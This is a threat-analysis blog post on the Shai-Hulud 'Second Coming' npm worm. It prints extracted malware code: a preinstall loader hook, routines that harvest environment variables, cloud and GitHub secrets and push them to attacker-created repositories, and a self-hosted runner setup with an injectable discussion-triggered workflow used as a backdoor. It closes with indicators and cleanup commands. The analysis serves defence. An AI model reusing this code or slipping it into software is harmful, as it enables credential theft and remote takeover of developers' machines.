> For the complete documentation index, see [llms.txt](https://blog.pepperclipp.com/pepperclipp-public/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://blog.pepperclipp.com/pepperclipp-public/github/feeding-the-worm-a-soft-cloudy-bun-the-second-coming-of-shai-hulud.md).
# Feeding the worm a soft cloudy bun: The second coming of Shai-Hulud
Article originally co-authored with Taylor Smith on Exaforce's blog: https\://www\.exaforce.com/blogs/feeding-the-worm-a-soft-cloudy-bun-the-second-coming-of-shai-hulud

On November 24, 2025, Aikido Security released an[ article](https://www.aikido.dev/blog/shai-hulud-strikes-again-hitting-zapier-ensdomains) regarding a new batch of malicious packages from the threat actor now dubbed as Shai-Hulud. The malicious code tries to gather credentials from the local host it resides. Then, using those credentials, the malware tries to gather other credentials from the user’s credential manager. All the output is sent to public[ GitHub repositories](https://github.com/search?q=Sha1-Hulud%3A+The+Second+Coming.\&ref=opensearch\&type=repositories), to which they have conveniently given descriptions of “*Sha1*-*Hulud*: *The* *Second* *Coming*.”
The first known target was Zapier, with ENS, AsyncAPI, PostHog, Postman, and other vendors later confirmed. Overall, there are 492 packages compromised with a total of 132 million monthly downloads, as cited by[ Aikido](https://www.aikido.dev/blog/shai-hulud-strikes-again-hitting-zapier-ensdomains).
### **Malware init**
The malware is ingested in two parts in the library’s repository. The first part was the loader of the malware, stored inside `setup_bun.js`. This malicious code is loaded when the library is loaded and executed `bun_environment.js`, a heavily obfuscated script which contains the actual malicious code.
For the malicious script to be ingested by the library, it was included in the package.json file as a pre-install script. That way, before anything happened with the library, the malicious code would run.
```javascript
{
"name": "asyncapi-utility",
"version": "1.0.0",
"bin": { "asyncapi-utility": "setup_bun.js" },
"scripts": {
"preinstall": "node setup_bun.js"
},
"license": "MIT"
}
```
The malware appears to be using[ bun](https://bun.sh/) to run the malicious code, hence the `_bun` postfix on the JS scripts. `setup_bun.js` will check if bun is installed and, if not, will install the tool, using the install script provided on `bun.sh`.
```javascript
let bunExecutable;
if (isBunOnPath()) {
// Use bun from PATH
bunExecutable = 'bun';
} else {
// Check if we have a locally downloaded bun
const localBunDir = path.join(__dirname, 'bun-dist');
const possiblePaths = [
path.join(localBunDir, 'bun', 'bun'),
path.join(localBunDir, 'bun', 'bun.exe'),
path.join(localBunDir, 'bun.exe'),
path.join(localBunDir, 'bun')
];
const existingBun = possiblePaths.find(p => fs.existsSync(p));
if (existingBun) {
bunExecutable = existingBun;
} else {
// Download and setup bun
bunExecutable = await downloadAndSetupBun();
}
}
```
Then, bun will run `bun_environment.js`, which will execute all the malicious tasks.
```javascript
const environmentScript = path.join(__dirname, 'bun_environment.js');
if (fs.existsSync(environmentScript)) {
runExecutable(bunExecutable, [environmentScript]);
} else {
process.exit(0);
}
```
### The bad bun
`bun_environment.js` is a very large file of almost 10MB of JS code. The code appears to be heavily obfuscated, with code elements like variables and function names being renamed to HEX values. The code even has a function that resolves the names of the objects from HEX to human readable (`function a0_0x4cc3`).
```javascript
var stringLookup = decodeString;
function decodeString(index) { // function a0_0x4cc3
var arr = stringArrayGenerator();
decodeString = function(idx) {
idx = idx - 0x0;
var value = arr[idx];
return value;
};
return decodeString(index);
}
```
The function goes through an array of strings `_0x259634` inside the function `a0_0x1bc8`, which contains the value in strings for the HEX value provided. In that value, we also have the exfiltration repository description '*Sha1-Hulud: The Second Coming.*'
```javascript
function a0_0x1bc8() {
var _0x259634 = ['res', 'wXWSe', 'mVuzm', 'sendRequest', 'decorate', 'WPqdu', 'createRepo', 'CZnOV', 'RcRqY', 'shrNonce', 'xgbhH', 'oneofDecl', '\\'. Acceptable values: ', 'undeleteFolder response %j', 'mAamk',
--snip--
'GET /orgs/{org}/teams/{team_slug}/discussions/{discussion_number}/reactions', 'decimalPlaces', '{region}', 'getMaxAttempts', 'Visual Studio Code Authentication is not available. Ensure you have have Azure Resources Extension installed in VS Code, signed into Azure via VS Code, installed the @azure/identity-vscode package, and properly configured the extension.', 'DELETE /orgs/{org}/packages/{package_type}/{package_name}', 'UrEnN', 'KHPKr', 'ETSpv', 'Sha1-Hulud: The Second Coming.', 'MSsLt', 'China (Beijing)', 'ovSfH', 'icKRM', 'pickSubchannel', 'Cancelled by parent call'];
a0_0x1bc8 = function () {
return _0x259634;
}
```
Using this function, we are able to resolve strings that are obfuscated in the script.
```javascript
a0_0x4cc3(0x2840) → "secretmanager.googleapis.com/Secret"
a0_0x4cc3(0xe8d) → ""
```
The last part of the code will work as the code’s main function. It will start by detecting if the code is being executed in a CI/CD environment and execute tasks accordingly.
```javascript
async function jy1() {
var _0x6211fe = a0_0x3f79ba;
if (process['env']['CI'] || process['env']['CONTINUOUS_INTEGRATION'] || process['env']['GITHUB_ACTIONS'] || process['env']['GITLAB_CI'] || process['env']['CIRCLECI'])
await aL0();
else {
if (process['env']['POSTINSTALL_BG'] !== '1') {
if (_0x6211fe(0x4e2e) !== _0x6211fe(0x4e2e))
return this['_gaxGrpc']['createStub']('service', _0xb9a24b), [_0x1307f5, _0x3e04b8, _0x47daff];
else {
let _0x4ff1f9 = process['execPath'];
if (process['argv'][0x1]) {
if (_0x6211fe(0x492f) !== _0x6211fe(0x492f)) {
if (_0x5c2e2c(_0x310c70, 0x0, _0x2f8dbd), _0x44df93 == null)
_0x1beb91 = _0x2f466f;
else
_0x5dd733(_0x2a58f0, 0x0, 0x8);
return _0x12b958(new _0x76e273(_0x17bc6d), _0x413db1 + _0x4d0423['e'] + 0x1, _0x2a4ded);
} else {
Bun['spawn']([_0x4ff1f9, process['argv'][0x1]], {
'env': {
...process['env'],
'POSTINSTALL_BG': '1'
}
})['unref']();
return;
}
}
}
}
try {
await aL0();
} catch (_0x5d9066) {
process['exit'](0x0);
}
}
}
jy1()['catch'](_0x479bd => {
process['exit'](0x0);
});
```
* Steal SecretsManager credentials as defined on JSON `_0x4b3fc6`
* Steal credentials from the environment variable
```javascript
async function aL0()
let environmentData = {
environment: process.env
};
// System information with hostname and user
let systemData = {
system: {
platform: systemInfo.platform,
architecture: systemInfo.architecture,
platformDetailed: systemInfo.platformRaw,
architectureDetailed: systemInfo.archRaw,
hostname: os.hostname(),
os_user: os.userInfo()
},
modules: {
github: {
authenticated: github.isAuthenticated(),
token: github.getToken(),
username: username
}
}
};
// Upload to GitHub
let saveEnv = github.saveContents(
'environment.json',
JSON.stringify(environmentData),
'Add file'
);
}
```
* Download TruffleHog and run it on the compromised machine to find stored credentials
```javascript
async ['getLatestRelease']() {
var _0x3e5310 = a0_0x3f79ba;
let _0x2b4de5 = await fetch('');
if (!_0x2b4de5['ok'])
throw Error('Failed\\x20to\\x20fetch\\x20latest\\x20release:\\x20' + _0x2b4de5['status']);
return _0x2b4de5['json']();
}
['selectAsset'](_0x285891) {
var _0x167fde = a0_0x3f79ba;
let _0x393e83 = a0_0x44bdb7(),
_0x451906 = this['normalizeArch'](a0_0x51195d()),
_0x4797e8 = [];
if (_0x393e83 === 'win32')
_0x451906['forEach'](_0x40c564 => _0x4797e8['push'](_0x40c564 + '.exe')),
_0x4797e8['push']('.exe', 'windows');
else {
if (_0x393e83 === 'darwin')
_0x451906['forEach'](_0x1b7a2d => _0x4797e8['push'](_0x1b7a2d + '.darwin', _0x1b7a2d + '.macos')),
_0x4797e8['push']('darwin', 'macos');
else
_0x451906['forEach'](_0x299ce6 => _0x4797e8['push'](_0x299ce6 + '.linux')),
_0x4797e8['push']('linux');
}
for (let _0x48b273 of _0x4797e8) {
let _0x56c72a = _0x285891['find'](_0x3ce643 => _0x3ce643['name']['toLowerCase']()['includes'](_0x48b273['toLowerCase']()));
if (_0x56c72a)
return _0x56c72a;
}
return _0x285891['find'](_0x130168 => _0x130168['name']['toLowerCase']()['includes']('trufflehog')) ?? null;
}
['normalizeArch'](_0x5352e1) {
var _0x3bc23e = a0_0x3f79ba;
if (_0x5352e1 === 'x64')
return ['amd64', 'x86_64', 'x64'];
if (_0x5352e1 === 'arm64')
return ['arm64', 'aarch64'];
return [_0x5352e1];
}
async ['downloadFile'](_0x47dec5, _0x2dc003) {
var _0x1de01c = a0_0x3f79ba;
let _0x108997 = await fetch(_0x47dec5);
if (!_0x108997['ok'])
throw Error('Failed\\x20to\\x20download:\\x20' + _0x108997['status']);
let _0x5c8e9f = a0_0x5a8722(_0x2dc003);
if (_0x108997['body'])
await qy1(_0x108997['body'], _0x5c8e9f);
else
throw Error('Response\\x20body\\x20is\\x20null');
}
async ['extractArchive'](_0x562e2f) {
var _0x2066b4 = a0_0x3f79ba;
let _0x5859a7 = a0_0x1acdee(_0x562e2f)['toLowerCase'](),
_0x16ec5a = a0_0x53fe15(this['config']['cacheDir'], 'extract');
if (await a0_0x2cc727['mkdir'](_0x16ec5a, {'recursive': !0x0}),
_0x5859a7['endsWith']('.zip'))
await this['runCommand']('unzip', ['-o', _0x562e2f, '-d', _0x16ec5a]);
else {
if (_0x5859a7['endsWith']('.tar.gz') || _0x5859a7['endsWith']('.tgz'))
await this['runCommand']('tar', ['-xzf', _0x562e2f, '-C', _0x16ec5a]);
else {
let _0x8ab364 = 'trufflehog' + (a0_0x44bdb7() === 'win32' ? '.exe' : ''),
_0x5f035f = a0_0x53fe15(this['config']['cacheDir'], _0x8ab364);
return await a0_0x2cc727['copyFile'](_0x562e2f, _0x5f035f),
await a0_0x2cc727['chmod'](_0x5f035f, 0x1ed),
_0x5f035f;
}
}
let _0x186a54 = (await a0_0x2cc727['readdir'](_0x16ec5a))['find'](_0x411141 => _0x411141['toLowerCase']()['includes']('trufflehog'));
if (!_0x186a54)
throw Error('Could\\x20not\\x20find\\x20trufflehog\\x20binary');
let _0x17ab93 = a0_0x53fe15(_0x16ec5a, _0x186a54),
_0x1c4771 = 'trufflehog' + (a0_0x44bdb7() === 'win32' ? '.exe' : ''),
_0x2720b9 = a0_0x53fe15(this['config']['cacheDir'], _0x1c4771);
return await a0_0x2cc727['copyFile'](_0x17ab93, _0x2720b9),
await a0_0x2cc727['chmod'](_0x2720b9, 0x1ed),
await a0_0x2cc727['rm'](_0x16ec5a, {'recursive': !0x0}),
_0x2720b9;
}
async ['runCommand'](_0x54eac0, _0x5d80b3) {
var _0x5a61c9 = a0_0x3f79ba;
let _0x3ebe81 = Bun['spawn']([_0x54eac0, ..._0x5d80b3], {
'stdout': 'pipe',
'stderr': 'pipe'
});
if (await _0x3ebe81['exited'],
_0x3ebe81['exitCode'] !== 0x0)
throw Error('Command\\x20failed:\\x20' + _0x54eac0 + '\\x20' + _0x5d80b3['join']('\\x20') + '\\x20(exit\\x20code:\\x20' + _0x3ebe81['exitCode'] + ')');
}
```
* Search for GitHub Actions Artifacts and dump them into the file results.json
```javascript
for(let _0x18af5b of _0x1f9277)try{let _0x33db57='']+_0x2ea697(0x3f5d),_0x2f4d22=(await a0_0x25a52d(_0x33db57,{'method':_0x2ea697(0x514a),'headers':{'Accept':_0x2ea697(0x2856),'Authorization':_0x2ea697(0x2e5b)+this[_0x2ea697(0x1f1c)]},'redirect':_0x2ea697(0x274a)}))[_0x2ea697(0x3a9a)]['get']('location');if(!_0x2f4d22)continue;let _0x11129d=await a0_0x25a52d(_0x2f4d22,{'method':_0x2ea697(0x514a),'headers':{'Accept':_0x2ea697(0x3352)}});if(!_0x11129d['ok'])continue;let _0x4eb62f=await _0x11129d['arrayBuffer'](),_0x48955e=Buffer[_0x2ea697(0x3319)](new Uint8Array(_0x4eb62f)),_0x30b148=new tG0[(_0x2ea697(0x127e))](_0x48955e)[_0x2ea697(0x166f)](_0x2ea697(0x2c8b));if(!_0x30b148)continue;let _0x9becf=_0x30b148[_0x2ea697(0x2efd)](),_0x26502f=JSON[_0x2ea697(0x301b)](_0x9becf[_0x2ea697(0x4b2e)](_0x2ea697(0x348)));try{await this[_0x2ea697(0x1868)][_0x2ea697(0x12cd)](_0x2ea697(0x5951),{'owner':_0x159ad4,'repo':_0x159bba,'run_id':_0x15f9e1});}catch{}yield _0x26502f;}catch{if('SKGRz'!==_0x2ea697(0x30a2))continue;else{let _0x4aaf14=_0x59d5f1[_0x2ea697(0xab7)](),_0x44f257=_0xf1d905===_0x4aaf14?_0x1093f4:_0x4aaf14+'.'+_0x4c0238;if(_0x168ecf[_0x2ea697(0x5dfb)]['hasOwnProperty'][_0x2ea697(0x5faa)](_0x5ee97c,_0x44f257))return _0x1a441b[_0x44f257];else{for(let [_0x3833c7,_0xd40069]of _0x651923[_0x2ea697(0x33e4)](_0x2b92ed))if(_0x3833c7[_0x2ea697(0x4561)](_0x4aaf14+'.')&&_0xd40069[_0x2ea697(0x2d3c)][_0x2ea697(0x1eb)]===_0x4aaf14&&_0xd40069[_0x2ea697(0x2d3c)][_0x2ea697(0xfe6)])_0x1b3f34[_0x2ea697(0x2fc7)](_0xd40069[_0x2ea697(0x2d3c)]['className']);}}}break;}try{await this[_0x2ea697(0x1868)]['request'](_0x2ea697(0xb26),{'owner':_0x159ad4,'repo':_0x159bba,'branch':_0x5264a1});}catch(_0x48c1fc){if(_0x2ea697(0x5c33)===_0x2ea697(0x4f34)){if(this[_0x2ea697(0x4966)]()){for(let [_0x87c96b,_0x3b8a8d]of this[_0x2ea697(0x511)]())if(_0x3b8a8d[_0x2ea697(0x2680)]()&&_0x3b8a8d[_0x2ea697(0x4966)]())return _0x87c96b;}return'';}else console[_0x2ea697(0x4a26)](_0x2ea697(0x118c));}}catch(_0x8f6173){if('ccFxu'===_0x2ea697(0x4d77)){console[_0x2ea697(0x4a26)](_0x2ea697(0x2fa4));continue;}else return this[_0x2ea697(0x48d4)](_0x5b088a,_0x244b9f)[_0x2ea697(0x36dc)]();}}}
```
* Download AWS, Azure, and GCP credentials:
```javascript
_0xa50f9e = {
'aws': {
'secrets': await _0x511a7b['getSecrets']()
},
'gcp': {
'secrets': await _0x2efcec['getSecrets']()
},
'azure': {
'secrets': await _0x390843['getSecrets']()
}
},
_0x5801a8 = {
'environment': process['env']
},
_0x1c3489 = _0x43e355['saveContents']('environment.json', JSON['stringify'](_0x5801a8), 'Add\\x20file'),
_0x383025 = _0x43e355['saveContents']('cloudSecrets.json', JSON['stringify'](_0xa50f9e), 'Add\\x20file'),
_0x443533 = _0x43e355['saveContents']('systemInfo.json', JSON['stringify'](_0x594cb1), 'Add\\x20file'),
_0x5a8131 = await El(_0x587238);
```
* Retrieve system information that is later stored in `systemInfo.json`
```javascript
function $y1() {
var _0x4416fa = a0_0x3f79ba;
let _0x45a0cb = a0_0x5baa9a['platform'](),
_0x118ebf = a0_0x5baa9a['arch'](),
_0x2d7e77;
if (_0x45a0cb === 'win32')
_0x2d7e77 = 'windows';
else {
if (_0x45a0cb === 'linux')
_0x2d7e77 = 'linux';
else {
if (_0x45a0cb === 'darwin')
_0x2d7e77 = 'darwin';
else
_0x2d7e77 = 'linux';
}
}
let _0x3ad966;
if (_0x118ebf === 'ia32')
_0x3ad966 = 'x86';
else {
if (_0x118ebf === 'x64')
_0x3ad966 = 'x64';
else {
if (_0x118ebf === 'arm')
_0x3ad966 = 'arm';
else {
if (_0x118ebf === 'arm64')
_0x3ad966 = 'arm64';
else
_0x3ad966 = 'x64';
}
}
}
return {
'platform': _0x2d7e77,
'architecture': _0x3ad966,
'platformRaw': _0x45a0cb,
'archRaw': _0x118ebf
};
}
let saveSystem = github.saveContents(
'systemInfo.json',
JSON.stringify(systemData),
'Add file'
);
```
Every data requested will be stored in the following files:
* **cloud.json:** Cloud provider credentials (AWS, Azure, GCP)
* **contents.json** Repository contents and source code
* **environment.json** Environment variables and system info
* **truffleSecrets.json** Secrets detected by TruffleHog scanner
* **actionsSecrets.json** GitHub Actions secrets
* **results.json** GitHub Artifacts
* **systemInfo.json** Information about the current system
### We’re having a discussion about this (GitHub) Action
The last piece of malware the threat actors are adding is the malicious GitHub Action, which executes a command on the target’s machine as soon as a discussion is created. That piece of malware is stored in the file discussion.yaml. Due to how GitHub Actions manages direct variable interpolation, if the data is provided inside the run field, it will be considered a command, as explained in this[ article](https://github.blog/security/supply-chain-security/four-tips-to-keep-your-github-actions-workflows-secure/).
```javascript
name: Discussion Create
on:
discussion:
jobs:
process:
env:
RUNNER_TRACKING_ID: 0
runs-on: self-hosted
steps:
- uses: actions/checkout@v5
- name: Handle Discussion
run: echo ${{ github.event.discussion.body }}
```
What the attacker needs to do is create a GitHub discussion on the repository, with the malicious command they want to execute, and it will be executed on the compromised machines. Since the Action contains the field `runs-on: self-hosted`, the command will be executed on the machines where the library is installed.
To be able to manage the compromised machines through the malicious GitHub Action, the script will also download and configure GitHub Actions runner on the victim's machine, under the name `SHA1HULUD` on the paths defined based on the OS of the machine. This Action runner will execute the Discussion GitHub action and manage the compromised target.
* **Linux:** `$HOME/.dev-env/`
* **Windows:** `%USERPROFILE%\\.dev-env\\`
* **macOS:** `$HOME/.dev-env/`
```javascript
async [a0_0x3f79ba(0x6048)](repoName, description = a0_0x3f79ba(0x603b), isPrivate = !0x1) {
var str = a0_0x3f79ba;
if (!repoName) return null;
try {
let repoData = (await this['octokit'][str(0x3819)][str(0x6f9)][str(0x212c)]({
'name': repoName,
'description': description,
'private': isPrivate,
'auto_init': !0x1,
'has_issues': !0x1,
'has_discussions': !0x0,
'has_projects': !0x1,
'has_wiki': !0x1
}))[str(0x4dc2)],
ownerLogin = repoData[str(0x1904)]?.[str(0x4a12)],
repoNameResponse = repoData[str(0x71b)];
if (!ownerLogin || !repoNameResponse) return null;
if (tokenResponse[str(0x3d2a)] == 0xc9) {
if (str(0x4a29) === str(0x4a29)) {
let registrationToken = tokenResponse['data'][str(0x1f1c)];
if (a0_0x2d6a77[str(0x21b8)]() === str(0xdc7))
await Bun['$']`mkdir -p $HOME/.dev-env/`,
await Bun['$']`curl -o actions-runner-linux-x64-2.330.0.tar.gz -L (a0_0x2d6a77['homedir'] + str(0x2d3))['quiet'](),
await Bun['$']`tar xzf ./actions-runner-linux-x64-2.330.0.tar.gz`[str(0x5a68)](a0_0x2d6a77[str(0x300b)] + str(0x2d3)),
await Bun['$']`RUNNER_ALLOW_RUNASROOT=1 ./config.sh --url --unattended --token ${registrationToken} --name "SHA1HULUD"`[str(0x5a68)](a0_0x2d6a77[str(0x300b)] + str(0x2d3))[str(0x5f38)](),
await Bun['$']`rm actions-runner-linux-x64-2.330.0.tar.gz`[str(0x5a68)](a0_0x2d6a77[str(0x300b)] + str(0x2d3)),
Bun[str(0x3ae4)]([str(0x2438), '-c', str(0x4e5e)])[str(0x5366)]();
else {
if (a0_0x2d6a77[str(0x21b8)]() === str(0x5691))
await Bun['$']`powershell -ExecutionPolicy Bypass -Command "Invoke-WebRequest -Uri -OutFile actions-runner-win-x64-2.330.0.zip"`[str(0x5a68)](a0_0x2d6a77[str(0x300b)]()),
await Bun['$']`powershell -ExecutionPolicy Bypass -Command "Add-Type -AssemblyName System.IO.Compression.FileSystem; [System.IO.Compression.ZipFile]::ExtractToDirectory(\\"actions-runner-win-x64-2.330.0.zip\\", \\".\\")"`[str(0x5a68)](a0_0x2d6a77[str(0x300b)]()),
await Bun['$']`./config.cmd --url --unattended --token ${registrationToken} --name "SHA1HULUD"`[str(0x5a68)](a0_0x2d6a77['homedir']())[str(0x5f38)](),
Bun[str(0x3ae4)](['powershell', '-ExecutionPolicy', str(0x13cb), str(0x4378), str(0x1687)], {
'cwd': a0_0x2d6a77[str(0x300b)]()
})[str(0x5366)]();
else {
if (a0_0x2d6a77['platform']() === str(0x2354))
await Bun['$']`mkdir -p $HOME/.dev-env/`,
await Bun['$']`curl -o actions-runner-osx-arm64-2.330.0.tar.gz -L ] + str(0x2d3))['quiet'](),
await Bun['$']`tar xzf ./actions-runner-osx-arm64-2.330.0.tar.gz`[str(0x5a68)](a0_0x2d6a77[str(0x300b)] + str(0x2d3)),
await Bun['$']`./config.sh --url --unattended --token ${registrationToken} --name "SHA1HULUD"`['cwd'](a0_0x2d6a77['homedir'] + str(0x2d3))[str(0x5f38)](),
await Bun['$']`rm actions-runner-osx-arm64-2.330.0.tar.gz`[str(0x5a68)](a0_0x2d6a77['homedir'] + str(0x2d3)),
Bun[str(0x3ae4)](['bash', '-c', 'cd\\x20$HOME/.dev-env\\x20&&\\x20nohup\\x20./run.sh\\x20&'])[str(0x5366)]();
}
}
await this[str(0x1868)]['request'](str(0x51d6), {
'owner': ownerLogin,
'repo': repoNameResponse,
'path': str(0x288),
'message': 'Add\\x20Discusion',
'content': Buffer[str(0x3319)](rZ1)['toString'](str(0x2a35)),
'branch': 'main'
});
} else {
this['state'] = str(0x5be6),
callback(!0x1);
return;
}
}
```
### Data exfiltration
When all information is retrieved, the malware will create a repository
```javascript
function tL0() {
return Array.from({length: 18}, () =>
Math.random().toString(36).substring(2, 3)
).join('');
}
if(github.isAuthenticated()) {
await github.createRepo(tL0());
}
```
There are currently 23,000+ repositories created by this script with the compromised credentials, and there are always new ones showing up.
### Next steps to mitigate the attack
The compromised library owners have removed the malicious versions and releases and are recommending that the malicious libraries be removed. It is also recommended to search your machines that may have been exposed for any traces of the malware:
* `setup_bun.js`
* `bun_environment.js`
* `cloud.json`
* `contents.json`
* `environment.json`
* `truffleSecrets.json`
* `discussion.yaml`
* `formatter_*.yml`
Search for potentially malicious libraries installed and package.json files containing them, and then remove these versions:
```javascript
grep -r "setup_bun.js" node_modules/*/package.json
grep -r "bun_environment.js" node_modules/*/package.json
npm list --depth=0
# *nix machines
rm -rf node_modules
rm -rf package-lock.json # or yarn.lock
rm -rf ~/.npm # Clear npm cache
# Windows Machines
rd /s /q node_modules
del package-lock.json
npm cache clean --force
```
Search everywhere on the system for everything that contains any SHA1HULUD value or the .dev-env, which is the GitHub Action directory:
```javascript
# *nix machines
find / -name "*SHA1HULUD*" 2>/dev/null
find / -name "run.sh" -path "*actions-runner*" 2>/dev/null
rm -rf $HOME/.dev-env/
# Windows Machines
Remove-Item -Recurse -Force $env:USERPROFILE\\.dev-env
Remove-Item -Recurse -Force $env:USERPROFILE\\actions-runner
Get-ChildItem -Path C:\\ -Recurse -Filter "*SHA1HULUD*" -ErrorAction SilentlyContinue | Remove-Item -Force
```
Any process that seems to be connected to the malware should be stopped and investigated:
```javascript
# *nix machines
ps aux | grep -i runner
ps aux | grep -i sha1hulud
sudo pkill -9 -f "run.sh"
sudo pkill -9 -f "Runner.Listener"
sudo pkill -9 -f "SHA1HULUD"
# Windows Machines
Get-Process | Where-Object {$_.ProcessName -like "*runner*"} | Stop-Process -Force
Get-Process | Where-Object {$_.ProcessName -like "*SHA1HULUD*"} | Stop-Process -Force
taskkill /IM Runner.Listener.exe /F
taskkill /IM Runner.Worker.exe /F
```
Reset all credentials on AWS, Azure, and GCP, as well as GitHub PATs, and monitor for any action being made from any credentials you have so far. It is also recommended to search online for any repository containing the description “*Sha1-Hulud: The Second Coming.*”, which might contain your credentials.
### Conclusions
Malicious packages seem to be the preferred technique for threat actors lately, mainly due to their worm-like behavior, large number of downloads, and the trust developers have in those libraries. As such, libraries need to be monitored, and each one of them needs to be considered as a threat, as they can be a dangerous method of compromise.
Hoping this attack did not target you, or you have it now under control, we suggest monitoring your environments and endpoints for any potential compromise.